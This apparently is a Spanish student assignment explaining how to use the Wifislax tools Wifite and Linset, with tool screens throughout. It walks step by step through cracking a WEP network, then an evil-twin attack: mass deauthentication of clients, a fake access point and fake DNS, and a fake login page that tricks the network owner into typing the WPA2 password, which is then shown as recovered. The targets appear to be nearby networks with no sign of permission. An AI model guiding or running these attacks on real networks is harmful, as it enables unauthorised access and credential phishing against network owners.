


COMO USAR WIFITE Y LINSET




Anais Palomera Palacios
Ángela Pérez Pérez
2ºG – SMR
15-12-16

Wifite

Lo primero que vamos a hacer va a ser acceder a Inicio>Wifislax>Wireless>Wifite2.



Una vez abierto va a empezar a escanear las redes a nuestro alcance. Para parar de escanear tenemos que darle CTRL+C.



Vamos a seleccionar el número de la red que queremos atacar.

NUM	ESSID	BSSID	CH	ENCR	POWER	WPS?	CLIENT
1	AUTO_ONOWifi	00:26:5B:45:82:AA	13	WPA2	41db	no	
2	ON082A0	00:26:5B:45:82:A8	13	WEP	41db	no	
3	VodafoneA54F	E4:C1:46:B3:A5:50	6	WPA	39db	wps	
4	Orange-ba85	5C:33:8E:01:24:36	6	WPA2	29db	wps	
5	(24:A4:3C:A0:A2:0F)	24:A4:3C:A0:A2:0F	13	WPA	9db	no	
6	ON06DFE	5C:35:3B:DB:EE:6E	9	WPA2	9db	wps	

[+] select target numbers (1-6) separated by commas, or 'all': 2

Automáticamente se pondrá a ello y en cuestión de 5 a 10 minutos, si hemos tenido suerte, nos sacará por pantalla la contraseña.


```
[+] select target numbers (1-6) separated by commas, or 'all': 2
[+] 1 target selected.
[0:10:00] preparing attack "ON082A0" (00:26:5B:45:82:A8)
[0:10:00] attempting fake authentication (1/5)... success!
[0:10:00] attacking "ON082A0" via arp-replay attack
[0:06:12] started cracking (over 10000 ivs)
[0:05:24] captured 38990 ivs @ 598 iv/sec
[0:05:24] cracked ON082A0 (00:26:5B:45:82:A8)! key: "1234567890"
[+] 1 attack completed:
[+] 1/1 WEP attacks succeeded
    cracked ON082A0 (00:26:5B:45:82:A8), key: "1234567890"
```

Linset

Lo primero que vamos a hacer va a ser acceder a Inicio>Wifislax>Wpa>Linset (evit attack).



La primera ventana que nos aparece es para que seleccionemos la interfaz de red de nuestro equipo.



Una vez seleccionada, nos aparecerá una nueva ventana en la que tenemos que elegir, o bien escanear todas las redes o si queremos escanear canales específicos.

```

Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^
#####
#
#          LINSET 0.14 by vk496          #
#          Linset Is Not a Social Engineering Tool          #
#
#####

SELECCIONA CANAL

1) Todos los canales
2) Canal(es) específico(s)

#> 1

```

Se pondrá a escanear las redes y para pararlo tenemos que darle CTRL+C.

CH 2][Elapsed: 6 s][2016-04-03 16:17

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
DC:53:7C:3B:BA:CF	-1	0	0	0	1	-1			<length: 0>
E6:F8:9C:06:ED:B2	-9	3	125	59	11	54e	WPA2	CCMP	PSK DIRECT-AIMRSTERKNZINEROLH
02:35:3B:C9:30:45	-55	14	0	0	12	54e	WPA2	CCMP	MGT _AUTO_ONOWiFi
76:E3:27:60:07:D2	-38	8	0	0	11	54e	WPA2	CCMP	PSK ON085Z9
6E:E3:27:60:07:D2	-54	9	0	0	11	54e	WPA2	CCMP	PSK ON08D95
6A:E3:27:60:07:D2	-48	8	0	0	11	54e	WPA2	CCMP	PSK _ONOWiFi
66:E3:27:60:07:D2	-36	6	0	0	11	54e	WPA2	CCMP	PSK _AUTO_ONOWiFi
62:E3:27:60:07:D2	-35	5	0	0	11	54e	WPA2	CCMP	PSK ON09D87
72:E3:27:60:07:D2	-56	7	0	0	11	54e	WPA2	CCMP	PSK ON02FE0
7A:E3:27:60:07:D2	-38	6	0	0	11	54e	WPA2	CCMP	PSK ON0FC97
5C:35:3B:C9:30:44	-57	13	0	0	12	54e	WEP	WEP	ElHamsterPuto@mo.net
04:35:3B:C9:30:46	-36	14	0	0	12	54e	OPN		_ONOWiFi
02:8E:F2:A3:06:71	-54	5	19	9	11	54e	WPA2	CCMP	PSK Me La Pella El WiFi De Qu
00:8E:F2:A3:06:7E	-52	2	21	10	11	54e	WPA2	CCMP	PSK ON0067E
02:8E:F2:A3:06:7F	-54	7	0	0	11	54e	WPA2	CCMP	MGT _AUTO_ONOWiFi
02:8E:F2:A3:06:70	-55	4	0	0	11	54e	OPN		_ONOWiFi
58:1F:28:47:F1:C8	-76	3	1	0	1	54e	WPA2	CCMP	PSK vodafoneF1BF

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
DC:53:7C:3B:BA:CF	00:0D:B0:00:E3:A9	-93	0 - 1	2	2	
E6:F8:9C:06:ED:B2	26:4B:03:ED:89:3B	-1	0e- 0	0	125	

Ahora tenemos que elegir cual va a ser la red que queremos atacar.

IMPORTANTE: LA RED DEBE DE TENER CLIENTES (*)

```
#####
#
#          LINSET 0.14 by vk496
#      Linset Is Not a Social Enginering Tool
#
#####

Listado de APs Objetivo

#      MAC              CHAN  SECU  PWR  ESSID
1)*    DC:53:7C:3B:BA:CF      1      99%
2)     00:E0:20:45:45:6E     10    WPA2   6%   Wifi-Repeater
3)     58:1F:28:47:F1:C8      1    WPA2  24%   VodafoneFIBF
4)     02:8E:F2:A3:06:7F     11    WPA2  46%   _AUTO_ONOWiFi
5)     02:8E:F2:A3:06:71     11    WPA2  46%   Me La Pella El WiFi De Quien Sea
6)     02:8E:F2:A3:06:70     11    OPN   47%   _ONOWiFi
7)     00:8E:F2:A3:06:7E     11    WPA2  48%   ON0067E
8)     5C:35:3B:C9:30:44     12    WEP   52%   ELHamsterPuto@mo.net
9)     02:35:3B:C9:30:45     12    WPA2  55%   _AUTO_ONOWiFi
10)    04:35:3B:C9:30:46     12    OPN   57%   _ONOWiFi
11)    76:E3:27:60:07:D2     11    WPA2  63%   ON08529
12)    6E:E3:27:60:07:D2     11    WPA2  64%   ON08D95
13)    66:E3:27:60:07:D2     11    WPA2  54%   AUTO_ONOWiFi
14)*   62:E3:27:60:07:D2     11    WPA2  65%   ON09D87
15)    72:E3:27:60:07:D2     11    WPA2  65%   ON02FE0
16)    6A:E3:27:60:07:D2     11    WPA2  65%   _ONOWiFi
17)    7A:E3:27:60:07:D2     11    WPA2  65%   ON0FC97
18)*   E6:F8:9C:06:ED:B2     11    WPA2  86%   DIRECT-AIMRSTERKNZINEROLHJT

(*) Red con Clientes

Selecciona Objetivo
#>
```

Nos preguntará de que modo queremos atacarle.

```
#####
#
#          LINSET 0.14 by vk496
#      Linset Is Not a Social Enginering Tool
#
#####

INFO AP OBJETIVO

      SSID = ON09D87 / WPA2
      Canal = 11
      Velocidad = 54 Mbps
      MAC del AP = 62:E3:27:60:07:D2 ( )

MODULO DE FakeAP

1) Hostapd (Recomendado)
2) airbase-ng (Conexion mas lenta)
3) Atras

#> █
```


Aquí seleccionamos el método para sacar el hadshake.

```
#####
#
#          LINSET 0.14 by vk496
#      Linset Is Not a Social Enginering Tool
#
#####

TIPO DE COMPROBACION DEL HANDSHAKE

1) aircrack-ng (Posibilidades de fallo)
2) pyrit
3) Atras

#> █
```

Vamos a elegir si queremos sacar el handshake del objetivo de forma masiva o específica.

```
#####
#
#          LINSET 0.14 by vk496
#      Linset Is Not a Social Enginering Tool
#
#####

CAPTURAR HANDSHAKE DEL CLIENTE

1) Realizar desaut. masiva al AP objetivo
2) Realizar desaut. masiva al AP (mdk3)
3) Realizar desaut. especifica al AP objetivo
4) Volver a escanear las redes
5) Salir

#> 1
```

Aquí, linset está intentando sacar el hadshake. Que como vemos en la foto ya lo ha conseguido.

```
CH 11 ][ Elapsed: 18 s ][ 2016-04-03 16:18 ] WPA handshake: 62:E3
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC C
62:E3:27:60:07:D2 -37  0    199    191   0  11 54e WPA2 C
BSSID          STATION          PWR  Rate  Lost  Frames
62:E3:27:60:07:D2 E4:F8:9C:06:ED:B1 -22   0e- 0e    4    146
```

Si lo ha capturado le damos a Sí, si no lo has conseguido, puedes escoger otra red que también tenga clientes.

```
#####
#
#          LINSET 0.14 by vk496
#      Linset Is Not a Social Engineering Tool
#
#####

¿SE CAPTURÓ el HANDSHAKE?

Estado del handshake: Sin handshake

1) Si
2) No (lanzar ataque de nuevo)
3) No (seleccionar otro ataque)
4) Seleccionar otra red
5) Salir

#> █
```


Vamos a elegir el idioma en el que al dueño de la red le aparecerá la pantalla para que ingrese la contraseña.

```
#####
#
#          LINSET 0.14 by vk496          #
#      Linset Is Not a Social Engineering Tool      #
#
#####

INFO AP OBJETIVO

          SSID = ON09D87 / WPA2
          Canal = 11
          Velocidad = 54 Mbps
          MAC del AP = 62:E3:27:60:07:D2 ()

SELECCIONA IDIOMA

1) English      [ENG]
2) Spanish      [ESP]
3) Italy         [IT]
4) French       [FR]
5) Portuguese   [POR]
6) Atras
#? █
```

Seguidamente nos aparecerán estas pantallas que empezarán a atacar a la red para que el usuario se conecte a nuestra red falsa con su contraseña.

```
Internet Systems Consortium DHCP Server 4.3.3
Copyright 2004-2015 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /tmp/TMPlinset/dhcpd.conf
Database file: /var/state/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/vlan0/62:e3:27:60:0f:d2/192.168.1.0/24
Sending on LPF/vlan0/62:e3:27:60:0f:d2/192.168.1.0/24
Sending on Socket/fallback/fallback-net
Server starting service.


PUNTO DE ACCESO:
Nombre.....: ON09D87
MAC.....: 62:E3:27:60:07:D2
Canal.....: 11
Fabricante....:
Tiempo activo...: 00:00:07
Intentos.....: 0
Clientes.....: 0

CLIENTES ACTIVOS:

FAKEDNS
pyminifakeDNS:: dom.query. 60 IN A 192.168.1.1

Desautenticando con mdk3 a todos de ON09D87
Periodically re-reading blacklist/whitelist every 3 seconds
Disconnecting between: E4:F8:9C:06:ED:81 and: 62:E3:27:60:07:D2 on channel
: 11
Disconnecting between: 80:FC:08:B0:07:E3 and: 62:E3:27:60:07:D2 on channel
: 11
Packets sent: 45 - Speed: 44 packets/sec
```

Al dueño de la red le aparecerá esta ventana para que ingrese su contraseña.



Si esta persona introduce la contraseña correcta, se nos cerrará todo y nos aparecerá esta pantalla con la contraseña.

```
Aircrack-ng 1.2 rc3 r2809

[00:00:00] 1/0 keys tested (89.76 k/s)

Time left: 0 seconds                                inf%

KEY FOUND! [ 2JC7Y1FJ9HF ]

Master Key      : FB 11 4F 25 1D 64 C9 1B 22 B1 10 D0 C3 4D 94
0F
                96 2C 24 33 41 87 62 76 A2 37 71 FF 3D 62 99
F7 Transient Key : 2F 99 68 77 36 F6 C7 F6 0A 35 B2 12 4D A6 EC
F5
                26 D9 BA AF 10 2C 46 42 1A 94 AC 46 67 42 72
96
                F8 E5 49 F5 86 02 D0 DA 26 28 7C 7B 62 F3 21
84 EAPOL HMAC    : B1 57 AE 8E 70 4A 36 C5 88 28 A6 E3 A0 65 D7
BF
                AA 10 CF BF D9 2C AA 8B 7A DE B7 D8 F0 57 5B
Se ha guardado en /root/0M090057-password.txt
```